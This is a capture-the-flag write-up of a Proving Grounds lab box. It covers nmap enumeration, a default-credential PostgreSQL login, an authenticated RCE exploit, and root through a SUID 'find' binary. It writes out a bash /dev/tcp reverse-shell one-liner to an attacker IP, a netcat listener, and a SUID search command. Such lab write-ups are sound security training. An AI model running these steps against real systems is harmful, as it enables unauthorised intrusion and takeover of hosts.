Proving Grounds: Nibbles Write-up
192.168.246.47
Enumeration
sudo nmap -sCV -p- -T4 192.168.246.47 --open -v
Nmap scan report for 192.168.246.47
Host is up, received user-set (0.084s latency).
Scanned at 2022-03-09 18:41:36 EST for 380s
Not shown: 65529 filtered tcp ports (no-response)
PORT     STATE  SERVICE      REASON         VERSION
21/tcp   open   ftp          syn-ack ttl 63 vsftpd 3.0.3
22/tcp   open   ssh          syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 10:62:1f:f5:22:de:29:d4:24:96:a7:66:c3:64:b7:10 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDJgyzpWrB8SyLb/XmPYQYzsnfizW7d0aNZHpwQ9ivcHQ/RYLbCc8yUIQGN2JMqCgfSj8CRMA36UnV8jnngjkw9njcgMyA5qc1mO4tzzH7VNkW2t5AmP7Q1HBt+SThlLa0JxBN6Gd5BOPwrsk9YTjLj8ax2ncvGBq8jzQjYmm9jF4VgBak5DY+Q5JWdf9krumSlR+V8yneV9aQ6sVy2XgkCJQLQ8GoUTm/13XUTc3TCKQ2KOJ2FzA8VcNTfxqTDxalwnYrZ1tod7BRfMeff5MwxC5gzeB+hdOVC0zAZlvNtMxH6SCxMBRCoX9IHL27E6WtSGXCj1SLYJWrFImjp+I1L
|   256 c9:15:ff:cd:f3:97:ec:39:13:16:48:38:c5:58:d7:5f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM7uIYLogPsKP+c0QrezqQfB94ml7djfUOtG8ZAoMX6yK898l0TbgyAShcQSmdOsSMGdSO4GZpixCFJdsYkBi0M=
|   256 90:7c:a3:44:73:b4:b4:4c:e3:9c:71:d1:87:ba:ca:7b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKoHnGdMtb37ORTRBt2cTfWvQE7IB3fF3ewP/1tqn0JF
80/tcp   open   http         syn-ack ttl 63 Apache httpd 2.4.38 ((Debian))
|_http-title: Enter a title, displayed at the top of the window.
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.38 (Debian)
139/tcp  closed netbios-ssn  reset ttl 63
445/tcp  closed microsoft-ds reset ttl 63
5437/tcp open   postgresql   syn-ack ttl 63 PostgreSQL DB 11.3 - 11.7
| ssl-cert: Subject: commonName=debian
| Subject Alternative Name: DNS:debian
| Issuer: commonName=debian
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-04-27T15:41:47
| Not valid after:  2030-04-25T15:41:47
| MD5:   b086 6d30 4913 684e 16c1 8348 fc76 fe43
| SHA-1: cb30 5109 0fc1 14ab 0fb9 8e55 5874 4bb5 ba57 66af
| -----BEGIN CERTIFICATE-----
| MIIC0DCCAbigAwIBAgIUYoM4kALX3eWKWuCQ1/K5FujVbGowDQYJKoZIhvcNAQEL
| BQAwETEPMA0GA1UEAwwGZGViaWFuMB4XDTIwMDQyNzE1NDE0N1oXDTMwMDQyNTE1
| NDE0N1owETEPMA0GA1UEAwwGZGViaWFuMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAkpSVo7cfTt1CRy7yDV5Nr2dOJxIyg3JdaE+Mdtsw7/cbPaucXy/L
| fYOoyUsSINbZtIV6/WEpFVD+fIWwPoPWsgazcnNF0Z1quuxOjXnmZICvVqku5vHk
| Q+facbUNjGpz9OMC4s0y/T7uHH6psPoBBgL5ZVTNvU6tK/CnvjtPpMgQ+bOkIqsM
| mMxQnUILBBfUdaVfgetlPCc1qg4+fq0ZCP/d0vjIlb6kA3AuprjFo2xpLwtbx0RM
| BXkmm+STQRTxYnY62MRiL52tzACWfI7lml8LnUFP98tpPzT/0UCBx8cLLNrGlhQP
| ZZb7sALAS8hjpOcIjvRT+ZfXKHHma5RvGQIDAQABoyAwHjAJBgNVHRMEAjAAMBEG
| A1UdEQQKMAiCBmRlYmlhbjANBgkqhkiG9w0BAQsFAAOCAQEAJ1f62YGJW8Ds0e31
| s6hlCQX0kpn5+UXbTMMkjkBWp54aPg6YjUbg4py/E+gJtDWDv/Z8bT+ggiHdIQLf
| +99KE7ShNlnn+hiI4MYjza5rl2W00taN0PiYcKpz898aQ/4Kmho5wkYz+s1bi87O
| 5/IphYJXZYLOLf3CzuWzCT5RUBKZO/BVX79kqJvOLH2xJOkRwA9mgNh5QY0CBzCk
| NVOoDL+Yhof2sZs/UetiW//U8Mtiz22rQWmU4l/tU/X8rUAJQYOCmohGCXnU3aN2
| 6VSDkryCvRWChxwJtqXdKEMZ03E/zr35LhqLWmQmRSEjeVw10HN3g6Y1NpAKV1+g
| rFaQxA==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
Device type: general purpose|firewall|storage-misc|WAP
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X|2.4.X (87%), WatchGuard Fireware 11.X (87%), Synology DiskStation Manager 5.X (86%), FreeBSD 6.X (85%)
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3.10 cpe:/o:linux:linux_kernel:4.4 cpe:/o:watchguard:fireware:11.8 cpe:/o:linux:linux_kernel cpe:/a:synology:diskstation_manager:5.1 cpe:/o:linux:linux_kernel:2.4 cpe:/o:freebsd:freebsd:6.2
OS fingerprint not ideal because: Didnt receive UDP response. Please try again with -sSU
Aggressive OS guesses: Linux 2.6.32 (87%), Linux 2.6.32 or 3.10 (87%), Linux 2.6.39 (87%), Linux 3.10 - 3.12 (87%), Linux 3.5 (87%), Linux 4.4 (87%), WatchGuard Fireware 11.8 (87%), Synology DiskStation Manager 5.1 (86%), Linux 2.6.35 (86%), Linux 4.9 (86%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=3/9%OT=21%CT=139%CU=%PV=Y%DS=2%DC=T%G=N%TM=62293CAC%P=x86_64-pc-linux-gnu)
SEQ(SP=FF%GCD=1%ISR=10A%TI=Z%TS=A)
OPS(O1=M54EST11NW7%O2=M54EST11NW7%O3=M54ENNT11NW7%O4=M54EST11NW7%O5=M54EST11NW7%O6=M54EST11)
WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
ECN(R=Y%DF=Y%TG=40%W=FAF0%O=M54ENNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
T5(R=Y%DF=Y%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=N)
T7(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)
We see the main meaty features:
- Port 80 running a website
- Port 22 running ssh
- Port 5437 running postgresql
While we checkout the website let’s run some vuln scans on sql
nmap -sV -Pn -vv --script=pgsql-brute 192.168.246.47 -p 5437
When checking out the website it really didn’t show us anything. So let’s checkout the version history while the script is running. We can find an authenticated exploit on exploitDB
https://www.exploit-db.com/exploits/50847
After a quick google search we can also learn that the default postgresql credentials are the username postgres with no password. Let’s try logging into the box.
psql -h 192.168.246.47 -p 5437 -U postgres

BANG! We’re in. Let’s enumerate the server.
# enum version, current db, and user
SELECT version();
SELECT current_database();
\du

# list all databases and schemas
\l
\dn

SELECT * FROM postgres;
After enumeration we can see that it is an empty db. But, we still have the exploit! Let’s see if we can use it.

Nice! Let’s see if we can get a reverse shell from it.
# open our listener
sudo rlwrap nc -lnvp 1337

bash -i >& /dev/tcp/192.168.45.162/80 0>&1
After trying a couple different payloads nothing really stuck, including a nc payload that connected but then instantly exited! We’ve got to find something that can give us a rev shell…
https://github.com/squid22/PostgreSQL_RCE
Aha! A revershell using the same exploit. Using sublime we modify our exploit!
subl exploit.py

After modifying our exploit and starting a listener at port 80, let’s execute this thang.


BANG! Now let’s start enumerating the internal box. In order to get around this janky shell, I used this one liner below to get a better looking shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'

Now that we are here let’s start enumerating.

Looks like we got a user named wilson.
Sudo version 1.8.27
We’ve also got a vulnerable version of sudo to Baron

We also found out that we had read privs in wilsons folder, and that he has an empty ftp folder! This led me to research about the ftp version but the vulnerability was a DOS attack, not PE.
# suid binary finder
find / -perm -u=s -type f 2>/dev/null

Nice, let’s see if gtfo binaries has one!

AS we can see, there is a find command that matches. So let’s see what happens when I plug this in.

Bang! This was great, we learned about pgsl enumeration and we learned about suid binary escalation.